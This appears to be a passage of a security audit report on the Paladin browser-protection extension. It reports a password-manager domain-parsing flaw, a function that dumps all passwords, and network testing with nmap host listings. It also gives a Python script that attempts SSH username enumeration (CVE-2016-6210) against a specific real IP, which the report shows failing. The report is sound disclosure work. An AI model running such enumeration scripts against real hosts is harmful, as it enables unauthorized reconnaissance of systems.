Appliances TV & Audio Computing Gaming Cameras Phones Smart tech Help & services Popular brand

Free next day delivery on 1000s of items Collect from over 800 stores Found it cheaper? Find out more about our Price Promise Spread the cost (24.9% APR rep)

Home > Sign in or register

### Sign in or register

**Enter your email address**

Email address\*

☐ I don't have an account

☒ I already have an account

Password\*

[Forgot password?](#)

☐ Remember me. What this means ▾

Sign in

**An account helps you:**


**Paladin**

www.currys.co.uk  
o2432648@nwytg.net

We will never share your personal information. Please read our privacy policy.

**Figure 15. Password Manager TLD Parsing Error**

After choosing to fill in the credentials, *Paladin Browser Protection* provides a Show/Hide link so we can view the password and confirm it is the **ticketmaster.co.uk** credentials:



DSG Retail Ltd [GB] | https://www.currys.co.uk/gbuk/s/authentication.html

Currys PC World

Product name or item no. Search

Appliances TV & Audio Computing Gaming Cameras Phones Smart tech He

Free next day delivery on 1000s of items Collect from over 800 stores Found it cheaper? Find out more about our Price Promise

Home > Sign in or register

### Sign in or register

**Enter your email address**

Email address\*

o2432648@nwytg.net

☐ I don't have an account

☒ I already have an account

Password\*

asdfasdfsdf1234 Hide

[Forgot password?](#)

☐ Remember me. What this means ▾

Sign in

**An account helps you:**

- ✓ **Get what you want** – save items for later, so they're to hand when you're ready to buy
- ✓ **Get it at the best price** – we'll email you if the stuff you love drops in price
- ✓ **Get it easier** – check out faster, and track the status of your orders

ticketmaster.co.uk credentials

**Figure 16. Password Manager Auto Fill Incorrect Password**




<b>Finding – Password Manager Improperly parses the TLD of a website</b>
<b>Severity – REMEDIATED:</b> This functionality could potentially allow sensitive information to be disclosed to websites or used a method of information extraction during a social engineering exercise.
<b>Recommendation:</b> Ensure that domains are properly parsed utilizing above referenced Mozilla's TLD list.

While reviewing the Password Manager we also found an interesting function, **exportAllData**. Examination of the code shows that this function is currently only utilized for testing code.

**Point of Interest – Consider removing export passwords function**

**Severity – POI:** This export all data function is necessary for testing but does not need to be present in release builds and should probably be removed. Should some unknown chrome extension compromise exist, having a function that decrypts and dumps all passwords could be dangerous.



```
/**
 * Export all the data stored within this password manager
 */
async exportAllData() {
  const allData:Array<any> = [];
  const sync = [];

  for (let domain of this.listDomains()) {
    let promise = this.exportData(domain).then((data) => {
      // Add all of the new data to this array
      allData.push.apply(allData, data);
    });

    sync.push(promise);
  }
  // Ensure all execution has finished
  await Promise.all(sync);

  // Return the exported data
  return allData;
}
```

**Figure 17. exportAllData function**

**Recommendation:** Remove functions needed only for testing from release builds

**Paladin Response:** This code is for an upcoming password management UI feature and will be utilized to allow users to export their password database if needed.

## 10. Network Testing

The network and infrastructure components of the Paladin plugin were tested using standard penetration testing methodologies along with reviewing the AWS configurations. There weren't any significant issues or vulnerabilities with these components. We did not have access to the endpoints to test local security configurations. Port scanning and enumeration against the following IPs was conducted using Nmap.

Host	Port
<b>18.216.112.37</b>	443
<b>52.15.41.229</b>	80,443
<b>52.14.225.212</b>	443
<b>13.58.216.34</b>	80,443
<b>13.58.16.218</b>	443
<b>18.224.73.169</b>	22,80,443
<b>18.223.172.73</b>	443

We investigated all the web ports, which appeared to be either API endpoints or proxy servers. After which our focus turned to the only host with SSH. According to our scans the versions of SSH installed is OpenSSH 7.2p2, which has a known timing attack (CVE-2016-6210) that can allow attackers to enumerate valid SSH usernames. The attack takes advantage of a hardcoded password in OpenSSH that is encrypted with Blowfish, and used when a known bad username attempts to SSH. When a valid user opens an SSH connection, OpenSSH will encrypt the password using SHA512 taking substantially longer. We put together the following script and attempted to enumerate host names.

```
#!/usr/bin
import paramiko
import time
user=raw_input("user: ")
p='A'*25000
ssh = paramiko.SSHClient()
starttime=time.clock()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
try:
    ssh.connect('18.224.73.169', username=user,
        password=p)
except:
    endtime=time.clock()
total=endtime-starttime
print(total)
```

This attack was **unsuccessful**; Paladin is using Iptables on the client which prevents attackers from successfully making an SSH connection attempt. This resulted in all attempted usernames returning a nearly identical connection time as shown below.

```
root@kali:~/Desktop# python sshbrute.py
user: joe
0.037786
root@kali:~/Desktop# python sshbrute.py
user: paladin
0.039239
root@kali:~/Desktop# python sshbrute.py
user: ssimmons
0.000341
root@kali:~/Desktop# python sshbrute.py
user: asdfasdfasdf
0.000366
root@kali:~/Desktop# python sshbrute.py
user: han
0.000424
```

**Figure 18. SSH Name Enumeration Attempt**

Paladin is using several S3 buckets, two of them have public access. Reviewing the AWS configurations confirms that users can only list, and the only available files to list are meant for public access.

AWS Inspector was utilized to do an EC2 configuration scan. This scan did not include the agent-based client solution. The inspector scan discovered that security groups are externally reachable, however, Iptables is preventing any unauthorized access to these assets.

Utilizing SSLscan, all Paladin public endpoints were scanned for common encryption misconfigurations and flaws. No issues were identified as shown in the image below.

```
connected to 10.207.195.10
Testing SSL server santa.meetpaladin.net on port 443 using SNI name santa.meetpaladin.net

TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

TLS renegotiation:
Session renegotiation not supported

TLS Compression:
Compression disabled

Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

Supported Server Cipher(s):
Preferred TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve P-256 DHE 256

SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048

Subject: santa.meetpaladin.net
AltNames: DNS:santa.meetpaladin.net, DNS:www.santa.meetpaladin.net
Issuer: COMODO RSA Domain Validation Secure Server CA

Not valid before: Sep 6 00:00:00 2018 GMT
Not valid after: Sep 5 23:59:59 2020 GMT
```

**Figure 19. SSL Scan**



## Appendix A: GPG Verification of this document

The signature of this report, can be downloaded at the following URL:

[https://inferno-systems.com/reports/201812\\_PaladinBrowserProtection.pdf.gpg](https://inferno-systems.com/reports/201812_PaladinBrowserProtection.pdf.gpg)

Inferno Systems Inc's public GPG key can be located at the follow URL:

<http://inferno-systems.com/reports/infernosystems.asc>

Verification of this document can be performed by following the steps below on a compatible Linux system:

Download above inferno-systems **infernosystems.asc** key file as well as the **201812\_PaladinBrowserProtection.pdf.gpg** signature file for this report.

Use GPG to import the key:

```
gpg --import infernosystems.asc
```

Place the **201812\_PaladinBrowserProtection.pdf.gpg** next to this report file, **201812\_PaladinBrowserProtection.pdf**

Run the GPG command to verify the signature of this report:

```
gpg --verify 201812_PaladinBrowserProtection.pdf.gpg 201812_PaladinBrowserProtection.pdf
```

Which will show the following output to confirm the pdf document has not been tampered with:

```
gpg: Signature made Sat 26 Jan 2019 08:59:59 PM EST
gpg:                using DSA key C0FBBB1ECEE95B84EDD251D773B07CDC9FEC4914
gpg: Good signature from "Inferno Systems Inc" [ultimate]
```